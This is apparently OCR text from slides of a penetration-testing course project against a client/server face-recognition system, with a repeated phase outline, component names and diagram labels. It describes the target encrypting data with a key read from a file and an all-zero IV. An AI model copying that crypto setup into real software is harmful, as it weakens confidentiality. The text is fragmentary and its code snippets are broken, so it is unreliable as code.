
1. Data : AI classified name and photo
2. Use key retrieved from “secret.key”
3. 16 bytes IV(Initial Vector) are all 00


Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases


Lessons learned

Server information
(IP and port)






Client





Server


Client





Server



Client
Server


Server information
(IP and port)
Client
Server
Client
Server
Client
Server
Client
Server


Server information
(IP and port)
[SERVERINFO]
Client
Server


[CLIENT/BINARY]
Client
Server



[SERVER/ACCESS]
Client
Server



[NETWORK]
Client
Server

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned


b.push(a[c]);
unction h() {
user_logged").a(),
place(/ +(?=)/g,
), b = [], c = 0;c
0 == r(a[c], b)
c = {};


Display Manager
Protocol Manager
Face Detection Manager
Service Manager
Communication Manager
Data Manager
Authentication Manager
DB
SDB
Security Manager
Log

Static

Fuzz

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned

